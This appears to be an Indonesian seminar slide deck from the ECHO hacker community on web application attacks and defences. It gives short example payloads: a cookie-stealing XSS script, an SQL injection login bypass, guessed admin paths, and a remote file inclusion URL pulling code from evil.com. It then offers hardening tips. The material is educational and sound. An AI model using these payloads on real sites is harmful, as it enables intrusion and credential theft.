

```
010010000010/57 /7A /5E1- /34/ 000003{00007111A} FFE 00457A 0666999 .INC.PHP  
Access DENIED1111AF$d = HTTP:Daemon->new;while ( $c = $d->accept ) ( $req =  
->get_request;# process request and send response here )A.--[root@echo ~]#./echo
```



ECHO.or.id

HACKING

WEB Application

Created by [y3dips <y3dips@gmail.com >](mailto:y3dips@gmail.com)



Schedule

- Perkenalan Echo
- Hacking
 - Hacker v.s Cracker
 - Web-hacking
 - Web application threat
- Dampak ?
- Bertahan ?
- Q & A

```
010010000010/57 /7A /5E1- /3A/ 000003{00007111A} FFE 00457A 0666999 .INC.PHP  
Access DENIED1111AFSd = HTTP:Daemon->new;while ( $c = $d->accept ) ( $req =  
->get_request;# process request and send response here )A.--[root@echo ~]# ./echo
```



E C H O

Penjelasan dan pengenalan singkat tentang
E C H O



ECHO

- **indonEsian Community for Hackers and Opensource**
- Juni – Agustus 2003 , 1 September 2003
- <http://echo.or.id>
 - Ezine > <http://ezine.echo.or.id> >> issue#11 (vol 3)
 - Forum > <http://forum.echo.or.id> >> member 1235
 - Mailing list > <http://newbie.echo.or.id> >> member : 3015
 - Advisories > <http://echo.or.id/adv>
 - Paper > <http://echo.or.id/paper> >> hasil riset; seminar; report
 - etc
- y3dips, m0by, the_day, comex, z3r0byt3, K-159, c-a-s-e , s'to, lirva32, anonymous
- **Belajar dan mencoba bersama kami**



```
010010000010/57 /7A /5E1- /3A / 000003[00007111A] FFE 00457A 0666999 .INC.PHP  
Access DENIED1111AF$d = HTTP:Daemon->new;while ( $c = $d->accept ) ( $req =  
->get_request;# process request and send response here )A.--[root@echo ~]# ./echo
```



HACKING

hacker, hacking, web-hacking, web application
threat, defacing

Dictionary

- Hacker

Individu yang tertarik untuk mengetahui secara mendalam mengenai kerja suatu system, komputer, atau jaringan komputer.

- Hacking : *kegiatan* yang dilakukan oleh hacker ;

- Cracker

Individu yang mencoba masuk ke dalam suatu sistem komputer tanpa ijin (authorisasi), individu ini biasanya berniat jahat/buruk, sebagai kebalikan dari 'hacker', dan biasanya mencari keuntungan dalam memasuki suatu sistem

010010000010/57 /7A /5E1- /34 / 000003[00007111A] FFE 00457A 0666999 .INC.PHP
access DENIED1111AFSd = HTTP:Daemon->new;while (\$c = \$d->accept) (\$req =
->post_request;# process request and send response here)A.--[root@echo ~]#./echo



Hacker

- Hacker

- Berkacamata tebal
- Tidak punya kehidupan Sosial
- Berpakaian Lusuh
- Tampakan Kriminal
- Kurus
- E.t.c




- Hacker

- Bisa Siapa saja
- Jiwa Opensource
- Baik >< Jahat
- Punya kehidupan sosial
- Pioneer
- Programmer yang handal
- Security expert
- Pelajar dan Guru yang hebat
- E.t.c

010010000010/57 /7A /5E1- /34 / 000003[00007111A] FFE 00457A 0666999 .INC.PHP
Access DENIED1111AFSd = HTTP:Daemon->new;while (\$c = \$d->accept) (\$req =
->get_request;# process request and send response here)A.--[root@echo ~]#./echo



Hacking



Hacking


- System Hacking : hacking terhadap operating system ; [kernel hacking](#)
- Phreaking : Telecommunication hacking ; [bluebox](#) , [gsm hacking](#)
- Hardware hacking : hacking terhadap hardware ; [overclocking AMD machine](#)
- Software Hacking : hacking yang dilakukan terhadap software ; [Patching](#)
- Webhacking : hacking yang dilakukan terhadap web application
- ~~Human hacking : hacking yang dilakukan terhadap manusia ; [Social Engineering](#)~~
- Etc



Web Hacking

- Hacking melalui HTTP [*hacking over http*]
- Hacking terhadap Web Application
- Melalui *port* 80 ; *port HTTP*
- Memanfaatkan kelemahan dari *web application*
- *Web browser attack*
- Bypassing *Firewall* ?
- Menggunakan *HTTP* rules (method)
 - Get , Put , Post, Options , find , Delete, Trace

Web application threat





Web application threat

- Client Side Attack

- Cross Site Scripting

Suatu Jenis Serangan dengan cara memasukkan code/script HTML (javascript) kedalam suatu web site dan dijalankan melalui browser di client

Contoh

```
<script>alert(document.cookie)</script>
```

Mendapatkan Cookies yang berisi info berharga milik client yang digunakan oleh server untuk proses autentikasi




Web application threat

- Cross Site Scripting [example]
 - Scenario
 - Vuln Site : <http://www.victim.com/?p=<script>document.cookie</script>>
 - Vuln User : dudul
 - Mengakses link yang di kirimkan dudul via e-mail or web yang mengira dia mengakses victim.com
 - Attacker : echo
 - Mengirimkan link untuk di klik oleh dudul
 - Membuat script untuk mencuri cookies yang diletakkan di server attacker
 - Script akan me-log cookies yang dikirimkan oleh dudul

Web application threat

- Cross Site Scripting [example]





Web application threat

- Information Disclosure

- Predictable resource location

Jenis serangan dengan menebak letak resource yang disembunyikan dan umum di gunakan oleh web aplikasi

- Example :

- /admin/
- /backup/
- /logs/
- /PhpMyadmin/
- admin.php
- login.php



Web application threat

- OS commanding

- SQL injection

Suatu Cara untuk Mengexploitasi Web Application yang menggunakan suatu database , dan memasukan command sql ,sehingga membentuk suatu query yang akan dieksekusi dan dijalankan oleh sql server.

Contoh:

<http://victim.com/login.asp>

menerima input user dan pass

attacking

- input user = test 'OR '1'='1
- input pass =test

Syntax SQL : `select * from users where past='test' and user = 'test'or'1'='1'`

Passing the login box



Web application threat

- Brute Force Attack

- Jenis serangan terhadap fasilitas autentikasi secara otomatis dengan menggunakan metode trial dan error terhadap semua kemungkinan inputan. Disesuaikan dengan algoritma yang digunakan untuk autentikasi.
- Teknik lain yang di manfaatkan : dictionary , table password

User : done

Pass : 1234, abcd , 5467, aku, budiman , DONE, d0ne,

Contoh software :

Brute via web Brutus, dll



Web application threat

- Path Traversal

- Suatu jenis vulnerabilities yang mengakibatkan user dapat melihat secara lengkap path suatu direktori atau file dari suatu situs/website
- Contoh :

<http://target.com/appx/Sources/Admin.php>

Fatal error: Call to undefined function:

is_admin() in </var/www/html/user/target/appx/Sources/Admin.php> on line 32

Diketahui bahwa halaman web target.com terletak di </var/www/html/user/target>

Kegunaan bagi attacker

- Mempersingkat waktu untuk mencari letak web direktori target
- Informasi tambahan jika telah memiliki akses ke server.
- = 'pwd' pada situs target



Web application threat

- Denial Of Service

- Denial of Service adalah aktifitas menghambat kerja sebuah layanan (servis) atau mematikan-nya, sehingga user yang berhak/berkepentingan tidak dapat menggunakan layanan tersebut.

Contoh :

Vuln Apache version 1.2.X < .26 && 2.0.X

Contoh exploit http://ezine.echo.or.id/ezine2/dos_buat_apache~y3dips.txt



Web application threat

- Remote File inclusion (php)

Suatu jenis serangan yang dilakukan dengan meng-include-kan script php kepada suatu situs/web aplikasi.

Hal ini terjadi dikarenakan kesalahan scripting dan konfigurasi pada php di server.

- Contoh

Memasukan File Inject , File Inject disini terdapat di evil box

<http://evil.com/inject.txt>


Lalu di gabungkan dengan site yang vulnerable di atas menjadi

<http://victim.com/index.php?file=http://evil.com/inject.txt>

Web application threat

•Remote File inclusion (php) [example]

victim



```
010010000010/57 /7A /5E1- /3A/ 000003[00007111A] FFE 00457A 0666999 .INC.PHP  
Access DENIED1111AF$d = HTTP:Daemon->new;while ( $c = $d->accept ) ( $req =  
->get_request;# process request and send response here )A.--[root@echo ~]# ./echo
```



Dampak ?

Dampak yang timbul di karenakan web
application attack

Dampak ?

- Defacing
Kegiatan merubah/merusak tampilan suatu website baik halaman utama (index) ataupun halaman lain yang masih terkait dalam satu url dengan website tersebut (folder lain ; file lain)
- Penguasaan mesin secara penuh
- Pencurian informasi berharga
 - Account user (password +email)
 - Credit card numer (e-commerce)
- Kehilangan data data penting
- Kerusakan mesin dan data
- etc

```
010010000010/57 /7A /5E1- /3A/ 000003[00007111A] FFE 00457A 0666999 .INC.PHP  
Access DENIED1111AF$d = HTTP:Daemon->new;while ( $c = $d->accept ) ( $req =  
->get_request;# process request and send response here )A.--[root@echo ~]# ./echo
```



Bertahan ?

Tips untuk bertahan dari attacking via web application

Bertahan ?

- Web Administrator
 - Policy (strict restriction)
 - Setting Optimal (Sesuai kebutuhan) pada environment ; konfigurasi server
 - Batasi Fungsi yang bisa berinteraksi dengan system environment
 - Php : passthru , system, exec
 - msSQL : xp_cmdshell, xp_regdeletekey, xp_msver
 - Asp : cmd (object)
 - Etc
 - Selalu Update Patch terbaru untuk web application (Web server ; database engine ; scripting engine ; CMS)
 - Selalu Update Informasi
 - etc

Bertahan ?

- Web Developer/Programmer
 - Secure programming
 - Disesuaikan dengan bahasa pemrograman yang digunakan (php, asp, jsp, cgi-perl, cfm , dll
 - Read manual
 - Gunakan Input Validation yang baik
 - Gunakan Enkripsi untuk autentikasi dan proses lain yang di anggap perlu
 - Matikan error_log (kecuali saat development)
 - Sesuai Kebutuhan dan kemampuan !
 - Update informasi secara general dan informasi spesifik engine yang digunakan
 - etc

Bertahan ?

- Web user/client
 - Penggunaan Password / pass phrase yang baik
 - Berhati hati terhadap semua tawaran ‘menggiurkan’ (Social Engineering)
 - Penggunaan fasilitas secara hati hati (warnet; public internet café)
 - Penggunaan Secure login/Secure connection (https ; ssh)
 - Update Informasi
 - etc

```
010010000010/57 /7A /5E1- /3A/ 000003[00007111A] FFE 00457A 0666999 .INC.PHP  
Access DENIED1111AF$d = HTTP:Daemon->new;while ( $c = $d->accept ) ( $req =  
->get_request;# process request and send response here )A.--[root@echo ~]#./echo
```



Question & Answer

Diskusi dan tanya jawab

```
010010000010/57 /7A /5E1- /34/ 000003{00007111A} FFE 00457A 0666999 .INC.PHP  
Access DENIED1111AF$d = HTTP:Daemon->new;while ( $c = $d->accept ) ( $req =  
->get_request;# process request and send response here )A.--[root@echo ~]#./echo
```



ECHO.or.id

HACKING

WEB Application

Created by [y3dips <y3dips@gmail.com>](mailto:y3dips@gmail.com)